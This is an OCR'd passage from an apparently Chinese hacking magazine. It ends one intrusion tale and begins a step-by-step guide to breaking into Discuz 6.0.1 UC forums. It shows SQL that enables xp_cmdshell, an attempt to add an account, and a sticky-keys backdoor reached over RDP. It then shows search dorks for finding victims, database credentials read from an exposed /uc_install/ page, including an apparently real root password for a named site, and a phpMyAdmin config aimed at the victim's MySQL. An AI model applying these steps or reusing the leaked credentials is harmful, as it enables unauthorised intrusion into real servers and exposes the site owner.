


图10




图 11

```
USE master
EXEC sp_configure 'show advanced options', 1
RECONFIGURE WITH OVERRIDE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE WITH OVERRIDE
EXEC sp_configure 'show advanced options', 0
```

重新执行**net user**命令，成功了，但是执行**net user xxx xxx /add**命令却没有成功，不知道是怎么回事，希望知道的朋友能够告诉我一下（图 10）。

后来我就想上传一个自己的 ServUDaemon.ini 到服务器上，然后使用 DEL 命令删除对方的 ServUDaemon.ini 文件，再将文件复制到 Serv-U 的目录下，但是把文件复制到 Serv-U 的目录下后，使用 FTP 却仍然登录不上！！




图 12

我看了看时间，已经零晨一点多了，抽了根烟，突然灵光一闪，有了，我可以把 sethc.exe（粘滞键程序）替换成 cmd.exe 啊，马上行动（图 11）。

成功了，连接对方的 3389 端口，按五次 shift 键成功返回了 CMD 窗口（图 12）。

（文章中涉及到的啊 D 注入检测工具已经收录在光盘中）

文章难易度：☆☆☆
文章内容点：如何利用 Discuz6.0.1 UC 在配置上的疏忽来获取数据库用户名和密码，从而入侵网站，以及如何利用 Mysql 进行提权

Discuz6.0.1 UC 最新漏洞大体验

黑侠（Black Mask）

Discuz!论坛是国内使用非常普及，也是深受大家喜爱的一款论坛程序，正因为使用的人多了，自然研究的人也就多了，以往 Discuz!也曾经被公布过一些漏洞，但自 6.0 版本推出到现在，还没有被公布过什么大的安全漏洞。今天我要介绍的这个漏洞，其实并算不上是个真正的漏洞，最多只能算是由于使用者的疏忽才导致了这个漏洞的产生。

我们要如何寻找存在漏洞的论坛呢？可以打开 GOOGLE 或百度，以“Powered by Discuz! 6.0.1 UC”为关键字进行搜索，就可以找到许多相应的论坛。那么接下来如何检测是否存在漏洞呢？可以在论坛网址后加上“/uc_install/”来进行检测，如果存在该目录的话，就说明这个网站安装了 UC，极有可能存在漏洞。

我们直接在 IE 里打开找到的网站 http://www.*****.cn/uc_install/，然后在界面中点下一步，如图 1。注意，有些论坛也存在 /uc_install/ 这个目录，但是没有配置数据库用户名和密码，也就是对方并没有安装 UC，所以我们只能放弃了。再继续点下一步，看能不能连接上数据库，运气不错，可以连接上，我们返回上一步，然后查看网页的源代码，从该网页的源代码中可以得到数据库的名称、用户名密码等一些信息，如图 2。




图 1

从该网页的源代码中我们得知了如下的信息：数据库服务器为 localhost，数据库用户名为 root（Mysql 的最高权限了），数据库密码为 lokygood，数据库名为 dingyufeng。得到了这些信息就说明我们的入侵已经成功一半了，再来猜一下 phpmyadmin 安装目录的地址（关于 phpmyadmin 的安装我就不多说了，去网上下载一个 apache2 + mysql5 + php5 三合一的安装起来就可以了），我随便试了几个，都没有猜出来，有可能对方没有安装，那该怎么办呢？我们去 GOOGLE 搜索一下，得知原来也可以在本地架设 phpmyadmin，然后通过修改 config.inc.php 文件来连接远程 MYsql，但是前提是对方的 MYSQL 支持远程调用。解决的方法已经有了，我们在本地把 phpmyadmin 架设好，然后在 IE 里打开 http://127.0.0.1/phpmyadmin，如图 3。

```
step=ucadmin&ucdbcharset=gbk">
                <table class="tb2">
                        <tr>
                                <th><span class="red">数据库服务器
:</span></th>
                                <td><input name="ucdbhost"
type="text" class="txt" value="localhost" /></td>
                        </tr>
                        <tr>
                                <th>数据库名</th>
                                <td><input name="ucdbname"
type="text" class="txt" value="dingyufeng" /></td>
                        </tr>
                        <tr>
                                <th>数据库用户名:</th>
                                <td><input name="ucdbuser"
type="text" class="txt" value="root" /></td>
                        </tr>
                        <tr>
                                <th>数据库密码:</th>
                                <td><input name="ucdbpw"
type="password" class="txt" value="lokygood" /></td>
```

图2




图3

再打开phpmyadmin所在的目录，找到其中的config.inc.php文件，修改里面的几个内容，如图4。host后面更改成对方的域名或IP地址，user后面是用户名，password后面是密码，格式和那些标点千万不要弄错了，最后保存。我们重新打开IE，输入http://127.0.0.1/phpmyadmin，如图5。

```
$i = 0;

/* Server localhost (config:root) [1] */
$i++;
$cfg['Servers'][$i]['host'] = 'www.[redacted]n';
$cfg['Servers'][$i]['extension'] = 'mysql';
$cfg['Servers'][$i]['connect_type'] = 'tcp';
$cfg['Servers'][$i]['compress'] = false;
$cfg['Servers'][$i]['auth_type'] = 'config';
$cfg['Servers'][$i]['user'] = 'root';
$cfg['Servers'][$i]['password'] = 'lokygood'//#2a45!U^D

//$cfg['Servers'][$i]['auth_type']    = 'http';    // Authentication method (config, ht
//$cfg['Servers'][$i]['user']         = '';        // MySQL user
```

图4

